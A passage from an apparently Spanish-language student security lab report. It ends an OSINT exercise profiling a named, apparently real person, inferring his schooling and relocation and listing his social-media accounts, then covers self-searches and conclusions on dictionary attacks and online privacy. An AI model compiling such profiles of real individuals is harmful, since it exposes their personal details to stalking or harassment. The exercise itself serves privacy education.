En *github* tiene un solo repositorio y en éste tiene un correo asociado al CERT, lo cual indica que en algún momento estudió en el CERT de la UNAM. También, en la cuenta de twitter menciona a la UAM, y por el contenido de las publicaciones podemos deducir que estudió en *UAM* por algún tiempo, probablemente durante 2 años. Además de que es foráneo, esto por sus publicaciones en *twitter* y que en *facebook* publicó que se mudó a la CDMX en 2019.

Toda la información fue obtenida de las siguientes fuentes:

- <https://archive.fciencias.unam.mx/directorio/96282>
- <https://www.facebook.com/IvanDaGalindo>
- <https://www.instagram.com/IvanDaGalindo>
- <https://github.com/IvanDaGalindo/>
- <https://twitter.com/IvanDaGalindo>

### 3.4. Nosotros mismos

Tuvimos curiosidad y quisimos investigarnos a nosotros mismos para ver qué lograbamos encontrar. Al menos en el caso de *Ana Valeria Deloya Andrade* y *Rubén Acosta Arzate* no encontramos información relacionada a ellos en *google*, mientras que en la búsqueda de *Marco Antonio Rivera*



*Silva* logramos hallar un poco más de información como lo es su perfil de *linkedin*. Por último, con *Erick Bernal Márquez* fue que encontramos más información como perfil de *linkedin*, de la página de la Facultad de Ciencias, su canal de *YouTube*, etc.

## 4. Conclusiones

### 4.1. Práctica

Pudimos ver como nuestros equipos tales como servidores o computadoras personales son susceptibles a ataques por diccionario cuando nuestras políticas no cumplen con buenos estándares de seguridad, por ejemplo utilizar contraseñas más usadas, limitar las IP's del servidor, limitar los intentos de inicio de sesión, configuración de puertos, autenticación por SSH en lugar de contraseñas, etc.

Además, comprendimos la importancia hacer un reconocimiento al servidor con el objetivo de minimizar esfuerzos en cuanto al ataque de diccionario. Por otro lado también vimos el poder de las herramientas que usamos y sabemos que siempre deben de ser usadas con responsabilidad.

### 4.2. Parte Extra (OSINT)

Muchas veces creemos que nuestra información en internet está protegida o nadie la puede consultar al poner nuestros perfiles en *privado*. Al realizar la parte extra de la práctica (OSINT) nos dimos cuenta que esto no es suficiente, ya que hasta la más mínima pista como fotos, nicknames, correos, etc, nos puede dar suficiente información como para seguir buscando en otras fuentes con las herramientas correctas. No hace falta un ataque a nosotros mismos para comprobar los riesgos que esto conlleva, basta ver los casos en que una celebridad sube una foto a sus redes sin mencionar dónde se encuentra e inmediatamente la gente en internet se da a la tarea de investigar con base a los detalles que se logren apreciar en la foto para finalmente terminar averiguando qué lugar es.

No solo las fotos o publicaciones actuales puede revelar información, sino también las publicaciones





que hicimos en el pasado, las cuales muchas veces pasan por alto olvidándonos por completo de la información que puede haber ahí.

Si bien siempre habrá información en internet acerca de varias cosas, incluidos nuestros datos personales, existen formas de mitigar este impacto. Un buen ejercicio es investigarnos a nosotros mismos para ver qué es lo que podemos obtener y a partir de ahí poner medidas de limiten esta información tal como perfiles privados, nicknames distintos, ocultar pistas que puedan revelar información en nuestras fotos, etc.

## 5. Referencias

- *Online PGP Encryption Decryption tool using pgp public private keys.* (2018).  
<https://8gwifi.org/pgpencdec.jsp>
- *NMAP Documentation - free security scanner for network exploration & security audits.* (s.f).  
<https://nmap.org/docs.html>